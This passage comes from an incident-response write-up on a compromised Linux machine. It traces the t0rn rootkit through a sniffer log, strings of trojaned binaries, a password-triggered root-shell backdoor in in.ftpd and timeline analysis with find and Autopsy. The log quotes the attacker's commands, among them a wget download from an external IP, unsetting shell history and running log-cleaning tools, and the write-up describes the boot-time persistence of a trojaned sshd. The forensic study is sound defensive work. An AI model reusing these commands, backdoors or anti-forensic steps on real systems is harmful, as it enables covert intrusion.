    lrkr0x
    w
    cd /dev/wd2s
    ls -la
    wget http://61.211.xxx.239/pon/psy2.2.2.tar.gz
17. TELNET in, rewt
    lrkr0x
    unset HISTFILE
    cd /var/log
    tail messages

ls -la
tail secure
tail wtmp
ls -la
cd /dev/wd2s

18. TELNET in, rewt
    lrkr0x
    unset HISTFILE
    w
    cd /usr/src/.puta
    ./t0rn (maybe t0rns or t0rnp)
    ./t0rnsb 81.97.xxx.178
    logout

19. FTP (not this hacker)

20. FTP (not this hacker)

21. FTP (not this hacker)

This sniffer output gives us lots of good information. Our hacker, simizu, downloaded psy2.2.2tar.gz which will more than likely be the BNC alert that was noted in the ACID logs. They also downloaded a file called l.gz, a few minutes after this (possibly the time required to compile), they then log in using the name rewt and the password lrkr0x over Telnet. This implies that during this point in time he downloaded one of the lrk's or a portion of it and this may be the trojan that is sitting in /bin/login.
Another downloaded file was ulogin.c, this file is unknown to me and so I do a quick search on the Internet using http://www.google.com. This results in ulogin.c turning into a program that could be a universal login trojan. As I understand it the compiled version of this file replaces any logging in binary you wish (in this case as will be shown later in.ftpd), when you connect to the specified service you have 1 second to enter a special password or you will be redirected to the original service. If the password is entered correctly you gain a root shell.
After what possibly could be some more compiling time, you can see the hacker ftp to the compromised machine, enter “pqlp14”, do a quick w command and then leave. This is very unusual, pqlp14 is now one of my keywords. This activity indicates that the ulogin.c trojan has been used on in.ftpd. All of the instances of the word pqlp14 being used correspond to an ftp connection in /var/log/secure.
After this there is not much interesting activity until they begin their telnet sessions. You again see them attempting to get their psy2.2.2.tar.gz, this time using wget, which will not work with the firewall setup. You can also see them un-setting the history file and checking the /var/log files. I think that somewhere in here he may have tried to set up the IRC bouncer. The final telnet session shows the hacker using the t0rn(s?) and t0rnsb files.
These connections in the sniffer logs match with the ones discovered in /var/log/secure if the sniffer was logging in GMT. The first telnet connection at 21:29:52 matches, exactly, the first telnet connection from the hacker in /var/log/secure at 08:29:52 the following day, showing a +11 hour skew. The Australian Eastern time zone is +11 hours GMT during daylight savings, i.e. now.

Continuing on, a “strings” is done on t0rns as it is a binary file:

Table 2.5.28

```
# strings t0rns

/lib/ld-linux.so.1
libc.so.5

<snip>

============================================================
Time: %s     Size: %d
Path: %s
 => %s [%d]
------------------------------------------------------------
Exiting...
cant get SOCK_PACKET socket
cant get flags
cant set promiscuous mode
/dev/null
eth0
system
cant open log
```

The use of eth0 and promiscuous mode in the same file lead me to believe this is the sniffer, backing this up is the fact that there is a portion of the file which sets-up the output format the same as was seen in the system file.

Table 2.5.29

```
# head -15 t0rnp

#!/usr/bin/perl

# hdlp2 version 2.05 by JaV <jav@xy.org>
# Use this software in responsible manner, i.e.: not for any illegal actions etc.
# The author can NOT be held responsible for what people do with the script.

# (c) 1997-1998 JaV <jav@xy.org>
# All rights reserved.
# However, you may improve, rewrite etc. - but give credit. (and give me a copy :) )


# Sorts the output from LinSniffer 0.666 by hubmle of rhino9 (which is
# based on LinSniffer 0.03 [BETA] by Mike Edulla <medulla@infosoc.com> )

# Check out hdgy2 (for linsniffer 0.666) by JaV.                    <= A
```

So this file is a perl script that sorts the output of Linsniffer.

Table 2.5.30

```
# head t0rnsb

#!/bin/bash
#
# sauber - by socked [11.02.99]
#
# Usage: sauber <string>

BLK=''
RED=''
GRN=''
YEL=''
```

What is sauber? Back to google.com and I find that sauber is text log cleaning script. Whilst doing this search I also discovered that all of these files are part of the t0rn rootkit, I was going to find out what t0rn was at a later stage, but that is taken care of now. I will look deeper into t0rn soon.

Now would be the perfect time to check out nscd, in.inetd, rc.sysinit, in.ftpd and ttyhash that were mentioned in the .1file file.

Table 2.5.31

```
# find ./ -name nscd

./usr/sbin/nscd

# cd /usr/sbin

# strings nscd

/lib/ld-linux.so.1
libc.so.5

<SNIP>

1.2.27
sshd version %s [%s]
Usage: %s [options]
Options:
/usr/info/.t0rn
  -f file    Configuration file (default %s/sshd_config)
  -d         Debugging mode
  -i         Started from inetd
  -q         Quiet (no logging)
  -p port    Listen on the specified port (default: 22)
  -k seconds Regenerate server key every this many seconds (default: 3600)
  -g seconds Grace period for authentication (default: 300)
  -b bits    Size of server RSA key (default: 768 bits)
/usr/info/.t0rn/shhk
  -h file    File from which to read host key (default: %s)
  -V str     Remote version string already read from the socket
```

```
<SNIP>

0123456789ABCDEF0123456789ABCDEF
/etc/ttyhash
dbxn5OmZBYG7s

<SNIP>
```

This is obviously a trojaned sshd binary. Within the file several references to t0rn are made, predominately checking for configuration files and encryption keys, there is also a reference to /etc/ttyhash again. So I will check out ttyhash.

Table 2.5.32

```
# cat /etc/ttyhash

dbOM0HBKMbPkY
dbOM0HBKMbPkY
```

They look like hashes of some sort, probably the hacker's password for the trojaned ssh. The next file to look at is rc.sysinit.

Table 2.5.33

```
# cat /etc/rc.d/rc.sysinit

#!/bin/sh
#
# /etc/rc.d/rc.sysinit - run once at boot time
#
# Taken in part from Miquel van Smoorenburg's bcheckrc.
#

<SNIP>

# Name Server Cache Daemon..
/usr/sbin/nscd -q
```

The last line starts up the familiar nscd binary. This will allow the trojaned sshd program to start on every reboot.

I now went looking for in.inetd but the file doesn't exist on the compromised system so I moved onto in.ftpd.

Table 2.5.34

```
# strings in.ftpd

/lib/ld-linux.so.2
__gmon_start__
libc.so.6
execl
alarm
__deregister_frame_info
signal
execv
strcmp
```

```
scanf
exit
_IO_stdin_used
__libc_start_main
__register_frame_info
GLIBC_2.0
PTRh
/usr/sbin/in.ftpd
pqlp14
/bin/sh
/dev/wd2s/in.ftpd
```

Here it can be seen that pqlp14 comes up again, it is here that I begin to realise that pqlp14 is the hackers ulogin.c password and that he has used that program to trojan in.ftpd. It appears that the in.ftpd file will get you a root shell if the password pqlp14 is entered and if not it will redirect to /dev/wd2s/in.ftpd. It is all coming together, /dev/wd2s/in.ftpd looked like it could have been the original file when we were looking at the modification times of the last ten days. The inode seems right as it would not have changed with a move command and the date also seems correct.
The last files I would like to check before leaving the filesystem where it is, are the .bash_history files and the start-up files (rc.sysinit has already been checked). The .bash_history files contain a list of the last executed commands and may contain information about what commands that hacker has used on the system. I don't expect to find much as it was clear that the hacker was un-setting the history file from the sniffer logs.

Table 2.5.35

```
# cat /root/.bash_history

exit
pqlp14
w
logout
exit
```

As can be seen there is not much there except what looks like an attempt to login through the ulogin.c wrapper. Maybe the hacker typed the password twice by accident, but here he forgot to unset the history file.

Table 2.5.36

```
# ls –al /etc/rc.d

total 26
drwxr-xr-x   10 root     root        1024 Mar 10 17:44 .
drwxr-xr-x   30 root     root        3072 Mar 29 11:40 ..
drwxr-xr-x    2 root     root        1024 Mar 10 17:47 init.d
-rwxr-xr-x    1 root     root        2722 Apr 15  1999 rc
drwxr-xr-x    2 root     root        1024 Mar 10 17:50 rc0.d
drwxr-xr-x   2 root     root        1024 Mar 10 17:50 rc1.d
drwxr-xr-x    2 root     root        1024 Mar 10 17:50 rc2.d
drwxr-xr-x    2 root     root        1024 Mar 10 17:50 rc3.d
drwxr-xr-x    2 root     root        1024 Mar 10 17:50 rc4.d
drwxr-xr-x    2 root     root        1024 Mar 10 17:50 rc5.d
drwxr-xr-x    2 root     root        1024 Mar 10 17:50 rc6.d
```

```
-rwxr-xr-x    1 root     root          693 Aug 18  1998 rc.local
-rwxr-xr-x    1 root     root         9869 Mar 28 08:19 rc.sysinit

# ls –al /etc/rc.d/init.d

total 64
drwxr-xr-x    2 root     root         1024 Mar 10 17:47 .
drwxr-xr-x   10 root     root         1024 Mar 10 17:44 ..
-rwxr-xr-x    1 root     root          785 Apr 17  1999 apmd
-rwxr-xr-x    1 root     root          884 Mar 22  1999 atd
-rwxr-xr-x    1 root     root          883 Apr 15  1999 crond
-rwxr-xr-x    1 root     root         6799 Apr  8  1999 functions
-rwxr-xr-x    1 root     root         1158 Mar 23  1999 gpm
-rwxr-xr-x    1 root     root         2266 Feb 14  1999 halt
-rwxr-xr-x    1 root     root          865 Apr  8  1999 httpd
-rwxr-xr-x    1 root     root         1509 Apr  8  1999 inet
-rwxr-xr-x    1 root     root         1072 Apr 16  1999 keytable
-rwxr-xr-x    1 root     root          447 Apr 21  1998 killall
lrwxrwxrwx    1 root     root           43 Mar 10 17:45 linuxconf ->
/usr/lib/linuxconf/redhat/scripts/linuxconf
-rwxr-xr-x    1 root     root         1074 Mar 23  1999 lpd
-rwxr-xr-x    1 root     root          991 Mar 24  1999 mars-nwe
-rwxr-xr-x    1 root     root         1285 Apr  1  1999 named
-rwxr-xr-x    1 root     root         2775 Mar 27  1999 netfs
-rwxr-xr-x    1 root     root         5133 Apr  7  1999 network
-rwxr-xr-x    1 root     root         2408 Apr 16  1999 nfs
-r-xr-xr-x    1 root     root         3438 Apr 20  1999 pcmcia
-rwxr-xr-x    1 root     root          986 Mar 24  1999 portmap
-rwxr-xr-x    1 root     root         1532 Feb  5  1999 random
-rwxr-xr-x    1 root     root         1170 Mar 22  1999 routed
-rwxr-xr-x    1 root     root          780 Apr  7  1999 rstatd
-rwxr-xr-x    1 root     root          773 Apr  7  1999 rusersd
-rwxr-xr-x    1 root     root          780 Apr 10  1999 rwhod
-rwxr-xr-x    1 root     root         1440 Apr 20  1999 sendmail
-rwxr-xr-x    1 root     root         1451 Apr 15  1999 single
-rwxr-xr-x    1 root     root          905 Apr 16  1999 smb
-rwxr-xr-x    1 root     root          749 Apr  9  1999 snmpd
-rwxr-xr-x    1 root     root         1430 Mar 31  1999 sound
-rwxr-xr-x    1 root     root          923 Apr 14  1999 syslog
-rwxr-xr-x    1 root     root          957 Apr 19  1999 xfs
-rwxr-xr-x    1 root     root         1457 Apr 16  1999 ypbind
```

All of these files seemed OK as did the specific run-level directories.

It is interesting to note here that there is no trace of the psy2.2.2.tar.gz file or anything to do with the IRC bouncer. Maybe it did not work or maybe it has been hidden very well?

Our hacker has done a lot of stuff to this system so I will do a quick summary before

moving onto deleted files and mactime's.

- We can see that the hacker mostly cleared the log files well, except for /var/log/secure where there are some traces of their connections

- The set UID and GID files showed /bin/login and /sbin/xlogin as being suspicious

- Hidden files showed up /usr/src/.puta and /usr/info/.t0rn which upon further inspection contained the ssh trojan and trojan config files for the t0rn rootkit.

- Files that were modified in the last ten days showed several things:

    - /dev/wd2s
    - /dev/wd2s/in.ftpd
    - /etc/ttyhash
    - /etc/rc.d/rc.sysinit
    - /usr/bin/login
    - /usr/sbin/xlogin
    - the t0rn rootkit directories

- /dev directories showed /dev/wd2s

- The passwd and shadow files appeared normal

- chkrootkit found three trojaned files, but I suspect more

- /usr/info/.t0rn gave us some sshd configuration files.

- /usr/src/.puta gave us config files for trojaned tools and leads us to new files of interest and some IP ranges of interest.

- /usr/src/.puta had a linsniffer parser, a sniffer and a log cleaning tool

- /usr/src/.puta had a sniffer log, which gave us all kinds of details on what the hacker had been up to.

    - lrk installation – maybe trojan for /bin/login and telnet
    - psy2.2.2.tar.gz
    - ulogin.c – wrapper for in.ftpd

- ncsd from the config files turns out to be a trojaned sshd

- rc.sysinit changed to load nscd on boot

- ttyhash is an unknown hash key protected by the t0rn trojans

- /usr/sbin/in.ftpd appears to take the passwd pqlp14 for a root shell or redirects to the original in.ftpd in /dev/wd2s

- system start up files were ok (except the already discussed rc.sysinit)

2.6 Timeline Analysis

Now it is time to start looking at the timeline. I would like to start small and gradually work my way up to a total analysis, using task and autopsy.
By looking at the modified, accessed and changed times we can try and step back in time to see what happened during an incident. Although a file only has one of each time, meaning that you cannot look at all the times it was used or changed, you know the last time and hopefully this will be enough. MAC times are not always to be trusted though, it is easy to change these times by using a common tool such as touch and it is also easy to hide access to a file by touching every file on the hard-drive making it a long task for an investigator.
Using these times I should be able to create enough of a timeline, from installation to compromise so that we can get an overall picture of what occurred.

To start with I will look at all the executable's owned by root and sort them according to their mtimes. To do this find will be used as it is very flexible for this kind of work.

Table 2.6.1

```
# find ./ type f -user root -perm +111 -printf "%TY%Tm%Td%TH%TM%TS%h/%f\n" | sort -
nr

20030329114002./usr/info/.t0rn/shrs
20030328083339./dev/wd2s/in.ftpd
20030328083251./usr/sbin/in.ftpd
20030328081939./etc/rc.d/rc.sysinit
20030328081939./bin/login
20030312084917./root/pci-scan.h
20030312084917./root/pci-scan.c
20030312084916./root/kern_compat.h
20030311231522./etc/sysconfig/network-scripts/ifcfg-eth0
20030311231425./root/.gnome/metadata.db
20030310065335./root/eepro100.c
20000823114258./usr/src/.puta/t0rns
20000822032218./usr/src/.puta/t0rnp
20000725170955./usr/sbin/nscd
20000313133844./usr/info/.t0rn/shhk.pub
20000313133844./usr/info/.t0rn/shhk
19990910015711./usr/src/.puta/t0rnsb
19990420115653./sbin/scsi_info
19990420115653./sbin/probe

            <SNIP>
```

Here we see that there are no surprises in what files have been modified. There is a large jump from 2003 to 2000, which is accounted for by the age of the distribution. There are several modifications to files like eepro100.c, ifcfg-eth0, pci-scan which can be attributed to me whilst setting up and then you can see a jump of sixteen days till when login was modified and all of the other already discovered executable files. Also the old mtimes for some of the t0rnkits files are due to those files having been placed in a tar file and extracted, all of the t0rnkits files are precompiled, hence the old mtimes.

The next step is to look at the command execution history. We can compare the two times and try and find the order in which programs were executed and what the hacker did after they gained access. Again the find command is used here.

Table 2.6.2

```
# find ./ type f -user root -perm +111 -printf “%AY%Am%Ad%AH%AM%AS%h/%f\n” | sort
-nr

        <SNIP>

20030330015000./bin/bash
20030330014901./bin/login
20030330010100./usr/bin/run-parts

        <SNIP>

20030329114013./etc/rc.d/rc.local
20030329114013./etc/rc.d/rc
20030329114013./bin/uname
20030329114013./bin/ls
20030329114013./bin/grep

        <SNIP>

20030329114012./lib/libcrypt-2.1.1.so
20030329114012./etc/rc.d/init.d/smb
20030329114012./bin/touch
20030329114012./bin/ps
20030329114012./bin/nice
20030329114012./bin/linuxconf
20030329114012./bin/gawk-3.0.3
20030329114012./bin/gawk
20030329114012./bin/basename

        < SNIP >

20030329114010./etc/rc.d/init.d/gpm
20030329114010./bin/zcat
20030329114010./bin/gzip
20030329114010./bin/gunzip

        < SNIP >

20030329114005./sbin/ifup
20030329114005./sbin/ifconfig
20030329114005./etc/sysconfig/network-scripts/ifup-routes

        < SNIP >

20030329114002./usr/sbin/nscd
20030329114002./usr/info/.t0rn/shrs
20030329114002./usr/info/.t0rn/shhk
20030329114002./sbin/swapon
```

```
20030329114002./etc/rc.d/rc.sysinit
20030329114002./bin/dmesg

        < SNIP >

20030329072310./dev/wd2s/in.ftpd
20030329072309./usr/sbin/tcpd
20030329072309./usr/sbin/in.ftpd
20030329053446./usr/bin/clear
20030329053437./usr/src/.puta/t0rnsb
20030329053437./usr/bin/killall
20030329053437./bin/mv
20030329053434./usr/src/.puta/t0rnp

        < SNIP >
20030329025950./usr/lib/gcc-lib/i386-redhat-linux/egcs-2.91.66/cc1
20030329025950./usr/bin/ld
20030329025950./usr/bin/i386-redhat-linux-gcc
20030329025950./usr/bin/gcc
20030329025950./usr/bin/egcs
20030329025950./usr/bin/as
20030329025941./usr/bin/make
20030329025937./bin/tar
20030329025751./usr/bin/ftp
20030329021529./usr/bin/telnet
20030328083507./usr/sbin/in.identd
20030328083327./usr/bin/pico
20030328082504./usr/bin/last
20030328081940./usr/src/.puta/t0rns
20030328081940./usr/bin/head
20030328081940./sbin/ipchains
20030328081939./usr/info/.t0rn/shhk.pub
20030328081855./sbin/xlogin
20030328081855./lib/security/pam_securetty.so
20030328081855./lib/security/pam_nologin.so

        <SNIP>

20030312094448./usr/bin/passwd
20030312094444./usr/sbin/useradd
20030312091218./sbin/pump
20030312090149./bin/rpm

        <SNIP>
```

Here we see that a lot of files were accessed at 11:40 on the 29th of March (21:40 30th March), this can be a tactic to disguise what happened by changing all of the mac times to be the same or in this case it looks like when the computer re-booted after the power failure. We can still see that /sbin/xlogin was last accessed on the 28th March (18:18 29th March), it appears that some compiling was done on the 29th (12:59 30th March) and the log files were cleaned etc on the 29th (15:34 30th March).

This wasn't as helpful as once hoped, the power-failure really changed the access times on lots of the files. This goes to show how easy it is to corrupt forensic data and make it difficult for investigators.

Following on with some more mac time analysis we will look at the creation times and hope to grab some more information that will aid in the investigation. The ctime of a file is not always accurate to when the file was created, instead, by changing the metadata of a file you will also change the ctime. However it is still possible that some files will not be touched or changed at all and allow the installation time to be determined or other similar milestones to be determined.

Table 2.6.3

```
find ./ type f -user root -perm +111 -printf "%CY%Cm%Cd%CH%CM%CS%h/%f\n" | sort -nr

20030329114002./usr/info/.t0rn/shrs
20030328083339./dev/wd2s/in.ftpd
20030328083251./usr/sbin/in.ftpd
20030328081940./usr/sbin/in.fingerd
20030328081940./usr/bin/top
20030328081940./usr/bin/find
20030328081939./usr/sbin/nscd
20030328081939./usr/info/.t0rn/shhk.pub
20030328081939./usr/info/.t0rn/shhk
20030328081939./usr/bin/du
20030328081939./sbin/ifconfig
20030328081939./etc/rc.d/rc.sysinit
20030328081939./bin/ps
20030328081939./bin/netstat
20030328081939./bin/ls
20030328081938./bin/login
20030328081932./usr/src/.puta/t0rnsb
20030328081932./usr/src/.puta/t0rns
20030328081932./usr/src/.puta/t0rnp
20030312084917./root/pci-scan.h
20030312084917./root/pci-scan.c
20030312084916./root/kern_compat.h
20030311231522./etc/sysconfig/network-scripts/ifcfg-eth0
20030311231425./root/.gnome/metadata.db
20030310175026./usr/X11R6/bin/XF86_S3
20030310174703./usr/lib/libz.so.1.1.3
20030310174703./usr/bin/zipsplit
20030310174703./usr/bin/zipnote

        < SNIP >
```

The top few lines are extremely valuable here, previously it appeared, from chkrootkit, that netstat, ls and other tools had been unaffected by the rootkit, but here a different story is emerging. It seems that indeed more of the tools were trojaned and that perhaps chkrootkit was a little off in its analysis. We can also see from the creation time data that indeed the system was installed on the 10th of March local time or on the 12th of March in real time. This will become more evident when Autopsy is used.

Now that I have some of the basic timeline analysis done and have an idea what I am looking for I will use TASK and the Autopsy Forensic Browser to continue. Deleted files will also come into play here as Autopsy provides an easy way of viewing and recovering these files.
When Linux deletes a file it does not remove the data, instead it removes links to the inode that points to the data and returns that inode to the list of available inodes. This means that provided another file is not written over the fragment of the hard-drive and that the inode has not been re-used then the file is recoverable. Data can still be recovered if its inode has been re-allocated but this becomes a bit harder. If the inode has been re-allocated then the fragments of hard-drive that contain the data must be manually recovered and stuck together, there is no guarantee that all of the data will be there and also that anyone will be able to tell where the file starts and stops. If the hard-drive fragment is written over then the data is lost.


Autopsy is already installed on this system so all that remains is to make some symbolic links from the /images directory to the actual images. Once this is done, Autopsy is started as follows;

Table 2.6.4

```
# ./autopsy 8888 localhost

============================================================

                    Autopsy Forensic Browser
                          ver 1.62

============================================================

Morgue: /images
Start Time: Tue Apr  8 09:13:43 2003
Investigator: Jarrad Lisman

Paste this as your browser URL on localhost:
      http://localhost:8888/29525950983944239794/autopsy

Keep this process running and use <ctrl-c> to exit
```

As requested the URL is pasted into a browser, this is the first screen that is presented;


Figure 2.6.1



To start browsing I select what mode I wish to use. I will start with timelines as I am not happy with the results from “find” and wish to get a better idea of what occurred. One of the advantages of using Autopsy for timeline analysis is we can also include deleted files into it.

So first click on the File Activity Time Lines hyperlink and the first time this is run on an image a data file and a timeline file will need to be created. The creation of these files uses TASK's ils and fls to sift through the image and place all inode and file data into one body file, the timeline file then refines this by enabling a user to define a time period that they wish to search.

Unfortunately at this time there exists a small problem with the use of TASK and RedHat 8.0, more specifically the new version of Perl that comes with RedHat 8.0 and even more specifically the DATEMANIP call that is in the new version of Perl. The problem exists in the UTF character set and displays several errors on the screen that can be ignored as they do not affect the actual data. Although they do appear to place all of the time information in GMT rather than in the local time zone, thus when comparing the times in Autopsy to those gathered from using the 'find' command there will be an 11 hour difference as find is using local time and Autopsy GMT.



Now I know that the compromise started on the 27th of March (compromised system time) so I can specify to Autopsy that I wish the timeline to start on the 24th of March. Once this is done and the timeline file created further timeline analysis can continue;

Figure 2.6.2

The above picture gives an idea of what the browsing is like, but to avoid having a very large document, from here on in I will use excerpts from the timeline file rather than the graphics.

Now we know that nothing happens until the 27th, so I skip forward to that point in the timeline, as the timeline is confusing if spread across multiple lines, I have reduced the font for readability;

Table 2.6.5


Wed Mar 26 2003 12:26:34	42	m.c	-/-rw-r--r--	0	0	6424 /etc/resolv.conf
Thu Mar 27 2003 06:33:16	5925	m.c	-/-rw-r--r--	0	0	2094 /var/log/samba/log.50163099sp
Thu Mar 27 2003 17:02:01	56564	.a.	-rwxr-xr-x	0	0	59638 <image_hda6 -dead-59638>
Thu Mar 27 2003 21:18:53	1370	m..	-rw-------	0	0	22635 <image_hda6 -dead-22635>
